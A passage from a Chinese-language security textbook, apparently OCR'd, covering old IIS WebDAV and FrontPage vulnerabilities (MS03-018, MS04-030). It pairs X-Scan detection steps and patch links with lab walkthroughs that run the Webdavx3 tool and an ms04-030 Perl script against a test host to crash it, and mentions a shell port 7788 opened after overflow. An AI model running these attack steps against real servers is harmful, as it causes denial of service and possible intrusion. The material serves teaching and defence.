


图 3.97 设置 X-Scan 扫描的 IP 地址参数

step 3 单击“开始扫描”按钮，X-Scan 开始对目标主机进行扫描，如图 3.98 所示。

step 4 如果在扫描完成后的报告中得到如图 3.99 所示的结论，则说明该主机确实存在 WebDAV 超长请求远程拒绝服务攻击漏洞。




图 3.98 X-Scan 开始执行扫描任务




图 3.99 存在 WebDAV 超长请求远程拒绝服务攻击漏洞

3.2.16 WebDAV 超长请求远程拒绝服务攻击漏洞实战

在实战之前需要准备如下工具：

- 一台具有 WebDAV 超长请求远程拒绝服务攻击漏洞的测试主机，本节依然使用 IP 地址为 192.168.234.129 的主机作为测试主机。
- Webdavx3 测试工具，根据前面的叙述，Webdavx3 通常能够使远程服务器溢出成功。成

功后，该服务器会停止工作并打开 7788 端口，这时可以使用 TELNET 或者 NC 工具登录该端口，在这之后远程服务器才会重启并恢复正常状态。所以，在 Webdavx3 溢出成功之后、黑客入侵之前的状态就是拒绝服务攻击成功的标志。测试中程序的名称被改为 cnweb。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在“运行”文本框中输入 cmd，打开 Windows 命令行窗口，如图 3.100 所示。

step 2 在提示符下输入如下命令，如图 3.101 所示。

```
cnweb 192.168.234.129
```




图 3.100　Windows 命令行窗口




图 3.101　输入命令和参数

step 3 等出现如图 3.102 所示的画面时，表示溢出成功，这时按 Ctrl + C 组合键结束程序。




图 3.102　远程主机溢出成功

step 4 登录远程服务器，可以看到如图 3.103 所示的页面，这时已经无法访问该服务器，表明对于该主机的拒绝服务攻击已经成功。

图 3.103　远程服务器已经无法提供正常服务

3.2.17 WebDAV 超长请求远程拒绝服务攻击漏洞的安全解决方案

如果出现 WebDAV 超长请求远程拒绝服务攻击漏洞，可以按照如下两种方法解决。

- 安装微软提供的补丁程序，下载地址如下：

```
http://microsoft.com/downloads/details.aspx?FamilyId=2F5D9852-4ADD-44F8
-8715-AC3D7D7D94BF&displaylang=en
```

- 关于漏洞的详细信息可以参考如下页面：

```
http://www.microsoft.com/technet/security/bulletin/MS03-018.asp
```

3.2.18 WebDAV XML 消息处理远程拒绝服务漏洞

WebDAV XML 消息处理远程拒绝服务漏洞也是 2004 年发现的重要漏洞之一，该漏洞可以导致远程服务器陷于瘫痪状态，不能提供 Web 远程服务，该漏洞被微软列入严重级别的安全威胁之一。

3.2.18.1 WebDAV XML 消息处理远程拒绝服务漏洞简介

根据 CNCERT 的描述（也可参考中联绿盟的描述），Microsoft IIS 默认提供了对 WebDAV 的支持，WebDAV 可以通过 HTTP 向用户提供远程文件的存储服务。

Microsoft IIS 包含的 WebDAV 组件对特殊构建的 WebDAV 请求处理不正确，远程攻击者可以利用这个漏洞消耗大量内存和 CPU 时间，导致拒绝服务攻击。

攻击者可以构建恶意的使用 XML 属性的 WebDAV PROPFIND 请求，导致 XML 解析器消耗大量内存和 CPU 时间，造成拒绝服务。

3.2.18.2 WebDAV XML 消息处理远程拒绝服务漏洞的检测

对于 WebDAV XML 消息处理远程拒绝服务漏洞的检测，也可以使用 X-Scan 3.3 对目标主机或服务器进行扫描检测。

step 1 打开 X-Scan 程序，选择“设置”→“扫描模块”命令，打开如图 3.104 所示的对话框，单击“扫描模块”项，在右侧勾选“漏洞检测脚本”复选框，单击“确定”按钮，保存设置。




图 3.104 选择攻击测试脚本

step 2 选择“设置”→“扫描参数”命令，在其中输入需要检测的主机 IP 地址，这里为 192.168.234.129，其余保持默认设置，单击“确定”按钮，保存设置，如图 3.105 所示。




图 3.105 设置 X-Scan 扫描的 IP 地址参数

step 3 单击“开始扫描”按钮▶，X-Scan 开始对目标主机进行扫描，如图 3.106 所示。




图 3.106 X-Scan 开始执行扫描任务

step 4 如果在扫描完成后的报告中得到如图 3.107 所示的结论，则说明该主机确实存在 WebDAV XML 消息处理远程拒绝服务漏洞。

3.2.19 WebDAV XML 消息处理远程拒绝服务漏洞实战

在实战之前需要准备如下工具：

图 3.107　存在 WebDAV XML 消息处理远程拒绝服务漏洞

- 一台具有 WebDAV XML 消息处理远程拒绝服务漏洞的主机，本节依然使用 IP 地址为 192.168.234.129 的主机作为测试主机。
- ms04-030_spl.pl 测试工具，该工具为 Perl 脚本程序，在执行之前需要安装名为 ActivePerl 的 Perl 使用环境。

安装 ActivePerl 的步骤如下。

step 1 下载 ActivePerl 的安装程序。该程序为免费程序，有多种操作系统版本，这里选取 Windows 环境下扩展名为 MSI 的安装程序，其下载地址如下：

```
http://www.activestate.com/products/download/download.plex?id=activeperl
```

step 2 双击下载后的安装程序，可以看到如图 3.108 所示的界面。

step 3 单击 Next 按钮，使用默认安装选项，如图 3.109 所示。




图 3.108　ActivePerl 的安装界面




图 3.109　ActivePerl 的安装过程

step 4 安装完成后，单击 Finish 按钮，结束安装过程，如图 3.110 所示。

step 5 单击“开始”按钮，弹出菜单，选择“运行”命令，在“运行”文本框中输入 cmd，打开 Windows 命令行窗口，如图 3.111 所示。




图 3.110 ActivePerl 安装结束

图 3.111 Windows 命令行窗口

step 6 在提示符下输入如下命令，以测试 ActivePerl 安装是否成功。

```
C:\>perl -v
```

step 7 等待盘符提示符出现时，如图 3.112 所示，表示 ActivePerl 安装成功，环境变量也配置成功。

图 3.112 ActivePerl 安装和环境变量配置成功

step 8 在提示符下，输入如图 3.113 所示的命令并按回车键运行。

图 3.113 运行脚本攻击测试工具

step 9 完成之后，可以使用 IE 浏览器访问远程服务器。如图 3.114 所示，说明该服务器已经被拒绝服务攻击成功，无法提供正常的 Web 远程服务了。

3.2.20 WebDAV XML 消息处理远程拒绝服务漏洞的安全解决方案

如果出现 WebDAV XML 消息处理远程拒绝服务漏洞，可以按照如下方法解决。

图 3.114 拒绝服务攻击成功

◆ 安装微软提供的补丁程序，下载地址如下：

```
Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service
Pack 4

http://www.microsoft.com/downloads/details.aspx?FamilyId=D2C632A7-CD43-
466C-A624-D841905CE181

Microsoft Windows XP and Microsoft Windows XP Service Pack 1

http://www.microsoft.com/downloads/details.aspx?FamilyId=6A338C59-3693-
4A25-B823-431A5C21A4B7

Microsoft Windows Server? 2003

http://www.microsoft.com/downloads/details.aspx?FamilyId=81CE104D-5257-
447C-A2CD-D4D149581D71
```

◆ 关于漏洞的详细信息可以参考如下页面：

```
http://www.microsoft.com/technet/security/bulletin/MS04-030.mspx
```

3.2.21 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞

Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞是 2003 年公布的重要漏洞之一，该漏洞包含 2 个安全漏洞，最严重的可能允许攻击者在用户系统中执行任意代码。

3.2.21.1 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞简介

第一个漏洞的起因是 Microsoft FrontPage Server Extensions 远程调试功能中的缓冲区溢出。成功利用这个漏洞的攻击者可以在系统中以“本地系统”权限运行代码，或导致 FrontPage Server Extensions 失效。然后攻击者就可以在系统中采取任何行为，包括安装程序、浏览、更改或删除数

据，或者以完全权限创建新账号。第二个漏洞是 SmartHTML 解释程序中的拒绝服务漏洞。成功利用这个漏洞的攻击者可以导致运行 FrontPage Server Extensions 的服务器临时停止响应请求。

3.2.21.2 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞的检测

对于 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞的检测，也可以使用 X-Scan 3.3 对目标主机或服务器进行扫描检测。

step 1 打开 X-Scan 程序，选择“设置”→“扫描模块”命令，在其中只选择“漏洞检测脚本”复选框，单击“确定”按钮，保存设置，如图 3.115 所示。

图 3.115 只选择攻击测试脚本

step 2 选择“设置”→“扫描参数”命令，在其中输入需要检测的主机 IP 地址，这里为 192.168.234.129，其余保持默认设置，单击“确定”按钮，保存设置，如图 3.116 所示。




图 3.116 设置 X-Scan 扫描的 IP 地址参数

step 3 单击“开始扫描”按钮▶，X-Scan 开始对目标主机进行扫描，如图 3.117 所示。

step 4 如果在扫描完成后的报告中得到如图 3.118 所示的结论，说明该主机确实存在 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞。

图 3.117 X-Scan 开始执行扫描任务

